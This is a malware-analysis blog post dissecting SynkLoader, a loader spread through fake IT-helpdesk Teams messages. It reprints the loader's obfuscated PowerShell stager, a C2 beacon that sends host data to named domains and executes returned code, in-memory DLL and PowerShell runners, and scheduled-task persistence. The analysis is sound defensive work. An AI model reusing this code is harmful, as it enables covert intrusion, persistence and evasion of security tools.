


SynkLoader: when you throw in everything but the kitchen sink

 expel.com/blog/synkloader-when-you-throw-in-everything-but-the-kitchen-sink

Marcus Hutchins

August 20, 2026



TL;DR

- We discovered a new malware family which consists of a modular loader and an array of unique memory-resident components, all of which bridge multiple programming languages to avoid detection.
- By reverse engineering the malware and emulating the command-and-control protocol, we were able to lure the threat actors into attempting a hands-on-keyboard attack against our fake network, enabling us to obtain a significant portion of their tooling.
- The original attack chain was distributed by a Microsoft Teams phishing technique in which the attacker posed as a member of the company's IT helpdesk.
- The malware attempts to phish the user's system login credentials by creating a fake lock screen. It then loads a network tunneling module to enable the threat actors to log into internal and external company systems via the infected user's machine.

It all began with an unsuccessful attack

On August 18, we encountered a novel malicious loader while investigating an incident on a client network where the EDR alerted on a scheduled task. There appeared to be no public references to the loader or any of its components; every part of it appeared to be relatively new, with compile dates and file timestamps indicating it was first compiled and distributed around July 28, 2026.

To see what the loader would do and what kind of components it might run, we reverse engineered it and created a modified version which logged the attacker's commands instead of executing them. We also provided the loader with fake system information, making it look like the threat actors had infected a large corporate network.

We decided on the name SynkLoader (pronounced “Sink Loader”), in reference to its “everything but the kitchen sink” approach. The loader ships a long chain of attack tools, which bridge multiple separate programming languages, with some modules using as many as three programming languages at once.

The initial entry vector: Teams phishing

While we were not able to recover the full Microsoft Teams conversation between the target and the attacker, we were able to recover insightful metadata. Someone using a <username>@<company>.onmicrosoft.com email (Microsoft 365’s default email domain for companies) reached out to the target using the name IT Service Desk (<Fake Name>).

The IT service desk convinced the user to download and install an MSI installer from a Microsoft Azure file storage endpoint (<https://filereserve.blob.core.windows.net/vgnghuyk/331/331.msi>), which gave the file the appearance of having come from Microsoft.

The MSI installer presented itself as a “PowerShell Cleaner” with the name PowershellCleaner and is the first stage of the malware’s attack chain.

The fake PowerShell cleaner

Upon execution, the MSI extracts several files to %LocalAppData%\PowershellCleaner\script. One is a zip archive named archive6.zip, and the other is a PowerShell script called cleaner.ps1, which is automatically run by the installer.

```
1 powershell.exe -NoProfile -WindowStyle Hidden -Command "iex (-join `
    [char[]]@('0x24','0x62','0x3D','0x22','0x41','0x6B','0x67','0x66','0x52','0x78','0x30','0x4F',
    '0x54','0x6B','0x62','0x75','0x5A','0x4C','0x50','0x74','0x6A','0x36','0x38','0x55','0x74','0x65',
    '0x56','0x58','0x2B','0x59','0x2B','0x66','0x48','0x4D','0x6F','0x4C','0x35','0x73','0x55','0x64',
    '0x44','0x77','0x38','0x43','0x4A','0x55','0x5A','0x33','0x69','0x39','0x2B','0x65','0x49','0x68',
    '0x75','0x31','0x39','0x73','0x61','0x4B','0x64','0x56','0x4C','0x62','0x33','0x4B','0x41','0x50',
    '0x4F','0x41','0x72','0x54','0x37','0x57','0x7A','0x45','0x44','0x44','0x4E','0x55','0x75','0x53',
    '0x57','0x4B','0x4B','0x32','0x70','0x72','0x48','0x73','0x6B','0x4A','0x72','0x34','0x70','0x45',
    '0x43','0x36','0x58','0x35','0x71','0x49','0x78','0x34','0x2F','0x78','0x4F','0x30','0x64','0x34',
    '0x57','0x51','0x30','0x41','0x34','0x36','0x58','0x62','0x69','0x67','0x4A','0x42','0x67','0x35',
    '0x35','0x54','0x61','0x31','0x57','0x56','0x41','0x7A','0x4B','0x74','0x50','0x6D','0x46','0x31',
    '0x50','0x2B','0x77','0x4B','0x55','0x67','0x76','0x33','0x64','0x79','0x32','0x4E','0x78','0x6D',
    '0x61','0x4A','0x6D','0x37','0x69','0x76','0x47','0x46','0x58','0x72','0x37','0x39','0x37','0x2B',
    '0x42','0x48','0x33','0x65','0x41','0x74','0x4B','0x7A','0x49','0x48','0x34','0x75','0x47','0x6C',
    '0x30','0x56','0x66','0x46','0x79','0x39','0x75','0x59','0x46','0x4C','0x51','0x43','0x49','0x30',
    '0x76','0x50','0x79','0x71','0x58','0x6C','0x43','0x74','0x54','0x64','0x38','0x68','0x4D','0x4A',
    '0x54','0x74','0x73','0x76','0x72','0x39','0x5A','0x53','0x63','0x31','0x38','0x52','0x79','0x4C',
    '0x57','0x32','0x4A','0x4F','0x38','0x67','0x52','0x5A','0x57','0x36','0x45','0x2F','0x31','0x6A',
    '0x65','0x68','0x71','0x4C','0x69','0x4C','0x43','0x6E','0x35','0x51','0x54','0x66','0x31','0x6A',
    '0x45','0x33','0x47','0x47','0x43','0x49','0x33','0x6E','0x78','0x58','0x57','0x73','0x39','0x77',`
```

An excerpt from cleaner1.ps1.

The initial PowerShell script launches a hidden PowerShell window, passing malicious code via the command line. The command uses the `-join [char[]]` expression to build a string from hex encoded values, which is then run using `iex` (Invoke-Expression).

Since the command is passed via the command line, it executes in memory, and no PowerShell touches the disk from this point onwards. For readability, we added line feeds and indentation to the command after decoding it.

```
1 $b="AkgfRx00TkbuZLPtj68UteVX+Y+fHMoL5sUdDw8CJUz3i9+eIhu19saKdVLb3KAP0ArT7WzEDDNuSWKK2prHskJr4pEC6X5qIx4/x00d4WQ0A
2 $h="1493819C060FCA7B3C00C5F3B7BE4D07C64FB31EF56C53305A0CC88935F26FAD"
3 $p="KFHEJBKFHEIF0ndwovfdeiuf"
4 $s=[byte[]]@(0x5A,0x1F,0x3C,0x99,0x0B,0xE2,0x7D,0x44)
5 $d=[System.Security.Cryptography.Rfc2898DeriveBytes]::new($p,$s,5000)
6 $k=$d.GetBytes(32)
7 $v=$d.GetBytes(16)
8 $a=[System.Security.Cryptography.Aes]::Create()
9 $a.Mode=[System.Security.Cryptography.CipherMode]::CBC
10 $a.Padding=[System.Security.Cryptography.PaddingMode]::PKCS7
11 $c=$a.CreateDecryptor($k,$v)
12 $m=[System.IO.MemoryStream]::new([Convert]::FromBase64String($b))
13 $x=[System.Security.Cryptography.CryptoStream]::new($m,$c,[System.Security.Cryptography.CryptoStreamMode]::Read)
14 $r=[System.IO.StreamReader]::new($x)
15 $cmd=$r.ReadToEnd()
16 $r.Close()
17 $x.Close()
18 $m.Close()
19 $a.Dispose()
20 $sha=[System.Security.Cryptography.SHA256]::Create()
21 $ch=[BitConverter]::ToString($sha.ComputeHash([System.Text.Encoding]::UTF8.GetBytes($cmd))).Replace("-", "")
22 $sha.Dispose()
23 if($ch -eq $h){
24     &([System.Management.Automation.ScriptBlock]::Create($cmd))
25 }else{
26     Write-Host "Blocked - Hash mismatch" -ForegroundColor Red
27 }
```

The nested PowerShell command, after being decoded and cleaned up slightly.

Here, we can see that the command contains a Base64 encoded AES-CBC encrypted string. Once this string has been decoded and decrypted, it's executed using the expression `&([System.Management.Automation.ScriptBlock]::Create($cmd))`.

This is another technique used to execute PowerShell scripts in-memory by dynamically building script objects.

After decoding and cleaning up the encrypted command, we're left with something very short and simple.

```

1  $randomName = -join ((65..90) + (97..122) |
2      Get-Random -Count 16 |
3      ForEach-Object { [char]$_ });
4
5  $folderPath = Join-Path $env:APPDATA $randomName;
6  New-Item -ItemType Directory -Path $folderPath -Force;
7
8  Clear;
9
10 Expand-Archive
11     -Path $env:localappdata\PowershellCleaner\scripts\archive6.zip
12     -DestinationPath $env:appdata\$randomName -Force;
13
14 Start-Sleep -Seconds 5;
15
16 Start-Process
17     $env:appdata\$RandomName\fl\ang\pythonw.exe
18     -ArgumentList $env:appdata\$RandomName\fl\ang\ss.py

```

The final PowerShell script after decrypting it and adding some line feeds for readability.


The script creates a random 16-character long alphanumeric string, which serves as the installation subdirectory. The subfolder is created under %AppData%. Next up, the script extracts the archive6.zip file to the newly created subdirectory.

Inside the archive, the files are located inside the multi-level nested subfolder fl\ang, which results in the files being extracted to C:\Users\<username>\AppData\Roaming\<random directory>\fl\ang\.

The self-contained Python loader

Inside the fl\ang directory is the main loader's filesystem. It contains an entire copy of the Python framework, a malicious Python script, precompiled Python libraries, and several fake Microsoft runtime DLLs (which we'll cover later).

Since Windows systems do not come with Python installed by default, the threat actor has opted to ship a minimalist Python installation alongside the malware.



The content of the fl\ang subdirectory.

The main loader is in ss.py, which is the file launched by the last line of the PowerShell script (Start-Process \$env:appdata\\${RandomName}\fl\ang\pythonw.exe -ArgumentList \$env:appdata\\${RandomName}\fl\ang\ss.py).

```

29     thrds = {
30         's': None,
31         'r': None,
32         'v': None,
33         'kl': None,
34         'c2': None,
35         'c3': None
36     }
37
38
39     ssl_context = ssl.create_default_context()
40     ssl_context.check_hostname = False
41     ssl_context.verify_mode = ssl.CERT_NONE
42
43     class tjqiqiwyppjdrudmuzfxbpewxjhvkblptvvmura9: 2 usages
44     def __init__(self, hxgfocedyeuobzxdqdhgnwwrphqqjwqvghqfmotgffbqxjxfnsmuece193: bytes, ltgwoxiixtfighzwuchbitkbocaqwfbtmnmffgjbhzbmbpkhtntjbowtbtrql760) != 8:
45         if len(hxgfocedyeuobzxdqdhgnwwrphqqjwqvghqfmotgffbqxjxfnsmuece193) not in (16, 32):
46             raise ValueError("K")
47         if len(ltgwoxiixtfighzwuchbitkbocaqwfbtmnmffgjbhzbmbpkhtntjbowtbtrql760) != 8:
48             raise ValueError("N")
49
50         self.hxgfocedyeuobzxdqdhgnwwrphqqjwqvghqfmotgffbqxjxfnsmuece193 = hxgfocedyeuobzxdqdhgnwwrphqqjwqvghqfmotgffbqxjxfnsmuece193
51         self.ltgwoxiixtfighzwuchbitkbocaqwfbtmnmffgjbhzbmbpkhtntjbowtbtrql760 = ltgwoxiixtfighzwuchbitkbocaqwfbtmnmffgjbhzbmbpkhtntjbowtbtrql760
52         self.lmthfxzlgxqrxgcolgmkxcmexeqvamgutvjfigqqjj51 = lmthfxzlgxqrxgcolgmkxcmexeqvamgutvjfigqqjj51
53         self.kdrczhplumlruubmjbliwqlfrb800 = len(hxgfocedyeuobzxdqdhgnwwrphqqjwqvghqfmotgffbqxjxfnsmuece193)
54

```

The main Python loader, which is heavily obfuscated.

While the full, deobfuscated loader is too long to include in the article, the functionality is extremely minimalist.

The loader randomly chooses 1 of 3 hardcoded C2 domains: `neversoftmain[.]net`, `rootfarmapp[.]net`, and `tripinupdate[.]net`, then builds the full URL using the format `https://<random_domain>/<token_1>/<victim_id>/<token2>`.

The 16-character randomly generated install directory created by the PowerShell script serves as the victim ID throughout the full infection chain.

```

189     PATH_TOKENS = [
190         "yEALBmsqkngpHjkBMmqodVDMNlKFyJ",
191         "QscDBIkBWmNMRNrjcBynSrtnFnqrcV",
192         "cVqQUtLIinytLfzLZnFtSckYHGRTtVw",
193         "XrLiLfmlqtMUNwjMGoTMqfYySLSFPU",
194         "LYQrxnkuCeIsImzSCXKCBhsDdmFIHS",
195         "BSnueeZcUUtNaBZNJuXdEwdFEiIdbv",
196         "MzkDwjDNGzTLZHrEPqjLTzF0vPlcgK",
197         "AhOLCLSSCLmlcaAHlXmbVDQymzkTbU",
198         "eqJppVjlxQeyxHHjfLfoGEukkhHeJq",
199         "mOyDqsSJRMQJEvBDuLDIzRvsLXamgX",
200     ]
201
202     C2_DOMAINS = ['neversoftmain.net', 'rootfarmapp.net', 'tripinupdate.net']
203
204
205     if __name__ == "__main__":
206         while True:
207             try:
208                 token_1 = random.choice(PATH_TOKENS)
209                 token_2 = random.choice(PATH_TOKENS)
210                 c2_domain = random.choice(C2_DOMAINS)
211
212                 url = f"https://{c2_domain}/{token_1}/{LOCAL_ID}/{token_2}"
213
214                 beacon(url)
215             except Exception:
216                 pass
217             time.sleep(random.randint(a=90, b=120))

```

A rough re-creation of the main loader loop.

The loader checks in with the C2 at a random interval, sleeping for 90 to 120 seconds between requests.

The C2 request format is as follows:

JSON

```

{
  'ping': {
    'local_id': VICTIM_ID,
    'timestamp': datetime.now().isoformat(),
    'ping': true,
  }
}

```

C2 requests are encrypted with a modified ChaCha20 cipher where the default Sigma values have been changed.

Typically ChaCha20 uses the following Sigma values:

SIGMA_128 = "expand 16-byte k"

SIGMA_256 = "expand 32-byte k"

But the malware has replaced these with the following, seemingly random string:

```
SIGMA_128 = b"mlswgtppayebtezk"
```

```
SIGMA_256 = b"lwifnrfiosmfrubf"
```

Requests are both encrypted and decrypted using the victim ID as the ChaCha20 key.

```
131 def beacon(url: str, payload: bytes = DEFAULT_PING): 1 usage
132     try:
133         nonce = os.urandom(8)
134
135         body = payload
136         if results:
137             body = results[0]
138             del results[0]
139
140         cipher = ChaChaLikeCipher(LOCAL_ID.encode(), nonce)
141         encrypted_data = cipher.xor(body)
142         packet = nonce + encrypted_data
143
144         headers = {
145             'Content-Type': 'application/octet-stream',
146             'Content-Length': str(len(packet)),
147         }
148
149         req = urllib.request.Request(url, data=packet, method='POST', headers=headers)
150
151         try:
152             with urllib.request.urlopen(req, timeout=30, context=ssl_context) as resp:
153                 resp_raw = resp.read()
154             except urllib.error.HTTPError as e:
155                 resp_raw = e.read() if e.fp else b''
156             except Exception:
157                 return
158
159             if len(resp_raw) < 8:
160                 return
161
162             resp_nonce = resp_raw[:8]
163             resp_ct = resp_raw[8:]
164             dec = ChaChaLikeCipher(LOCAL_ID.encode(), resp_nonce)
165             plaintext = dec.decrypt(resp_ct).decode('utf-8')
166
167             if plaintext:
168                 try:
169                     exec(plaintext, globals())
170                 except Exception:
171                     traceback.print_exc()
172             except Exception:
173                 traceback.print_exc()
```

A re-creation of the C2 beacon function.

While this might seem complex, it all amounts to simply sending ChaCha20 encrypted ping requests, then decrypting and calling exec on whatever the C2 sends back.

Since the exec function will execute the provided value as Python code in-memory, this enables the threat actors to run arbitrary Python code on the affected system.

In order to see what code the attackers would run, we built a custom Python script to emulate the C2 protocol and store whatever Python code the C2 sent.

Module 1: the system profiler

The first module attempts to gather data about the target system. It does so by leveraging a DLL shipped with the Python installation named `msvcp150.dll`.

Many applications ship with the Microsoft Visual C++ Redistributable libraries, which follow the format `msvcp<version>.dll`. But in this case, `msvcp150.dll` isn't a runtime library at all; it's a malicious, custom-built C# Module which runs PowerShell commands in memory.

The module contains two exports `RunPowerShell` and `RunPowerShellW`, the W version providing Unicode support. Prior to this article, no Google references to either function existed, and the compile timestamp suggests the module is relatively new (8:02:11 AM 7/28/2026).

```
internal static unsafe sbyte* RunPowerShell(sbyte* command)
{
    if ((IntPtr) command == IntPtr.Zero)
        return (sbyte*) 0L;
    try
    {
        string stringAnsi = Marshal.PtrToStringAnsi((IntPtr) (void*) command);
        PowerShell powerShell = PowerShell.Create();
        powerShell.Commands.Clear();
        powerShell.AddScript(stringAnsi);
        Collection<PSObject> collection = powerShell.Invoke();
        StringBuilder stringBuilder = new StringBuilder();
        foreach (PSObject psObject in collection)
        {
            if (psObject != null)
                stringBuilder.AppendLine(psObject.ToString());
        }
        if (powerShell.HadErrors)
        {
            ...
            if (stringBuilder.Length == 0)
                stringBuilder.AppendLine("Command executed (no output)");
            sbyte* numPtr = <Module>.StringToChar(stringBuilder.ToString());
            powerShell?.Dispose();
            return numPtr;
        }
    }
    catch (Exception ex)
    {
        return <Module>.StringToChar("PowerShell Exception: " + ex.Message);
    }
}
```

A snippet of the `RunPowerShell` function from the C# module.

The function creates a PowerShell object in memory and passes a caller-supplied string to it, enabling the caller to run arbitrary PowerShell code in memory. The Python application abuses this by using CPython to load the DLL into memory and then to call functions from it.

```

10 base_dir = pathlib.Path(__file__).parent
11 dll_path = base_dir / "msvcp150.dll"
12 dll = ctypes.CDLL(str(dll_path))
13 if VB == 5:
14     dll.InitializePowerShell.restype = c_bool
15     dll.ExecutePowerShellCommand.argtypes = [c_char_p]
16     dll.ExecutePowerShellCommand.restype = c_void_p
17     dll.FreeString.argtypes = [c_void_p]
18     dll.FreeString.restype = None
19     dll.CleanupPowerShell.restype = None
20     dll.InitializePowerShell()
21     def command(command, dll): 9 usages
22         import ctypes
23         try:
24             result_ptr = dll.ExecutePowerShellCommand(command.encode())
25             if result_ptr:
26                 result_bytes = ctypes.c_char_p(result_ptr).value
27                 dll.FreeString(result_ptr)
28                 return result_bytes.decode(encoding='utf-8', errors='replace')
29             return "EMPTY_OUTPUT"
30         except Exception as e:
31             return fr"ERROR: {e}"

```

The part of the parent module which loads the fake msvc150.dll.

The parent Python module creates a function named `command` which is used to run PowerShell commands in-memory, with the help of the C# module hidden inside `msvc150.dll`.

So, essentially, the Python loader loads another Python loader, which loads a C# module from a DLL to execute PowerShell commands. You can begin to see why we named it after the phrase “everything but the kitchen sink.”

Interestingly, the developer did not remove the original PDB path, so we can extract both the original DLL name and the developer’s system username: `C:\Users\genry\source\repos\pwshnewdll\x64\Release\pwshnewdll.pdb`

```

[assembly: AssemblyTitle("PowerShell Single Function DLL")]
[assembly: AssemblyTrademark("")]
[assembly: SecurityRules(SecurityRuleSet.Level1)]
[assembly: AssemblyDescription("Single exported function for PowerShell execution")]
[assembly: ComVisible(false)]
[assembly: AssemblyCopyright("Copyright (c) 2026")]
[assembly: AssemblyProduct("pwsldll_single")]
[assembly: AssemblyCompany("")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyVersion("1.0.9705.12665")]
[assembly: SecurityPermission(SecurityAction.RequestMinimum, SkipVerification = true)]

```

Additional assembly metadata showing the real name of the module and a description revealing its actual functionality, which also appears to have been inadvertently left in by the developer.

The data gathered from the infected system includes the system hostname, current logged on username, privilege level of the current user, a list of running processes and installed services, the name of the active directory (AD)

domain, and how many systems are part of the active directory.

Python

```
data_sent = {
    'other': {
        'version_build': VB,
        'local_id': str(pathlib.Path(__file__).parent.split("\\")[-3]),
        'vendor_id': VI,
        'type_file': 'PY',
        'hostname': command('hostname', dll),
        'username': command('whoami', dll),
        'domain': command('(Get-CimInstance Win32_ComputerSystem).Domain', dll),
        'runas': command("$i=[Security.Principal.WindowsIdentity]::GetCurrent();if($i.IsSystem)
{'SYSTEM'}elseif([Security.Principal.WindowsPrincipal]$i).IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator)){'ADMIN'}else{'USER'}", dll),
        'collection_timestamp': datetime.now().isoformat(),
        'timestamp': datetime.now().isoformat(),
        'ping': False
    },
    'systeminfo': command('systeminfo | ConvertTo-Json', dll),
    'processes': command('Get-Process | Select-Object Id, ProcessName, CPU, WorkingSet, Path | ConvertTo-Json', dll),
    'services': command('Get-Service | Select-Object Name, DisplayName, Status, StartType | ConvertTo-Json', dll),
    'drives': [],
    'arp': "Stopped",
    'volume': [],
    'ipconfig': {},
    'whoami': command('whoami /all', dll),
    'network_connections': "Stopped",
    'AD_counter': command('([adsisearcher]"(ObjectClass=computer)").FindAll().Count', dll),
    'domain_trusts': "Stopped"
}
```

The Python code to profile the system and build a JSON structure from the resulting information, which is sent back to the C2.

Setting the bait: profiler emulation

Every time the main loader calls exec to run some Python code in memory, it expects the resulting data to be sent back to the C2. So without the C2 receiving the information gathered by the system profiler, we weren't going to see what else the C2 might send.

To see what came next, we ran the profiling command in a VM, then edited several of the fields to seem more interesting. The VM was not domain-joined, so we replaced the domain field with a fake AD domain name, and set the AD_counter field to claim that the system was part of an AD consisting of several thousand systems.

Almost immediately, we got sent two more payloads: a persistence module and an interesting phishing module, which we'll dive into later in the article.

The persistence module

Similar to the profiling module, the persistence module uses CPython to load a DLL, but instead of msvcp150.dll, it loads msvcp160.dll. The second DLL, this time a native DLL, is a manual DLL loader. It enables the Python script

to manually map DLLs into memory without them touching the disk, then call an exported function.

While in-memory execution of DLLs is a fairly common evasion technique, it's unusual for such a capability to be implemented from a high-level language like Python. The cross-language technique of using CPython to load native DLLs likely provides better evasion, as EDRs are less likely to raise detections for Python scripts.

```
180001d70      int64_t RunDllFunction(int16_t* dll_data, int64_t dll_size, int64_t export_name)
180001d70      {
180001d70          int64_t* dll = ManualMapDLL(dll_data, dll_size);
180001d88          if (dll)
180001d88          {
180001d90              int64_t export = ManualResolveExport(dll, export_name);
180001d98              if (export)
180001d98              {
180001daf                  int64_t result = export();
180001db7                  UnloadDll(dll);
180001dc9                  return result;
180001d98              }
180001d98              UnloadDll(dll);
180001d88          }
180001d88          return 0;
180001dae      }
180001d70  }
```

A snippet of the DLL's only exported function, RunDllFunction, which manually maps DLLs and calls functions from them.

RunDllFunction takes 3 arguments: a string containing the content of the DLL to be loaded, the size of the DLL, and the name of the function to call.

The presence of a DLL for loading DLLs is yet another reason why we decided to give the loader the name we did. While the technique may seem unnecessary, it minimizes the detection surface.

While the msvcp160.dll file could potentially be detected by a signature scanner due to it being stored on the disk, its capability to run DLLs in-memory enables every subsequent DLL to avoid being written to disk, bypassing signature-based malware scanners and avoiding leaving behind artifacts for forensic recovery.

The module, as you may have guessed, contains yet another DLL, this time embedded directly into the Python code in the form of a Base64 encoded string.

```

42 # Your base64-encoded DLL
43 DLL_BASE64 = """
44 TVqQAAMAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAAA4f
45 """.strip()
46
47
48
49 # Decode the DLL
50 dll_bytes = base64.b64decode(DLL_BASE64)
51
52 # Load MemoryModule.dll
53 import pathlib
54 base_dir = pathlib.Path(__file__).parent
55 dll_path = base_dir / "msvcp160.dll"
56
57 mm = ctypes.WinDLL(str(dll_path))
58 mm.RunDllFunction.argtypes = [ctypes.c_void_p, ctypes.c_size_t, ctypes.c_char_p]
59 mm.RunDllFunction.restype = ctypes.c_void_p
60 dll_buffer = ctypes.create_string_buffer(dll_bytes)
61 runproc = mm.RunDllFunction(*args: dll_buffer, len(dll_bytes), b"nm")
62
63 # Queue for results
64 result_queue = queue.Queue()

```

Note: we did not add the comments; they were part of the original module.

Once the DLL has been manually mapped into memory by `mm.RunDllFunction()`, an exported function named `nm()` is called to install the Scheduled Task.

The DLL itself installs the task by leveraging the COM (Component Object Module) interface, which enables Windows components to talk to each other directly. By using the COM provider `CLSID_TaskScheduler` with `RIID_IID_ITaskService`, the malware bypasses the need for invoking the Task Scheduler via the command line.

This persistence technique is used to evade EDRs by sidestepping behavioral detections which monitor command line arguments for artifacts related to scheduling tasks or look for processes which execute `schtasks.exe`. Under the hood, COM interfaces typically talk to services via RPC or ALPC.

```

std::string(&python_path, &install_path, u"\\pythonw.exe");
int16_t script_path;
int512_t zmm1_5 =
    std::string(&script_path, &install_path, u"\\ss.py");
int64_t var_520;
int64_t var_500;

if (CoInitializeEx(nullptr, 0) >= 0)
{
    int64_t* ppv = nullptr;

    if (CoCreateInstance(&CLSID_TaskScheduler, 0,
        CLSCTX_INPROC_SERVER, &IID_ITaskService, &ppv) >= 0)
    {
        int64_t rbx_2 = *(uint64_t*)ppv;
        VARIANT pvarg;
        VariantInit(&pvarg);
        int128_t psz_10 = *(uint128_t*)((char*)&pvarg. + 0);
        int64_t zmm11 = *(uint64_t*)((char*)&pvarg. + 0x10);
    }
}

```

A snippet from the nm() function leveraging the Task Scheduler COM interface to set up a scheduled task.

After the DLL finishes execution, the data returned from the nm function is collected by a Python thread started via a call to a routine named start_cs. Based on the comments in the code, it's likely that this function was copied and pasted from another module.

```

130 def start_cs(): 1 usage
131     """Run the TrafficRedirector and store the thread in thrds['s']."""
132     global thrds
133     # Check if already running
134     if 'cs' in thrds and thrds['cs'] and thrds['cs'].is_alive():
135         thrds['cs'] = None
136     # The redirector's run() blocks, so we run it in a daemon thread.
137     t = threading.Thread(target=run_logger, daemon=True)
138     t.start()
139     thrds['cs'] = t
140
141
142 start_cs()

```

The start_cs function, with a comment referencing a "TrafficRedirector", which appears to have been left in as the result of the function being copy and pasted from another module.

At this point, we're multiple levels deep. Honestly, I feel like I need a whiteboard to keep track.

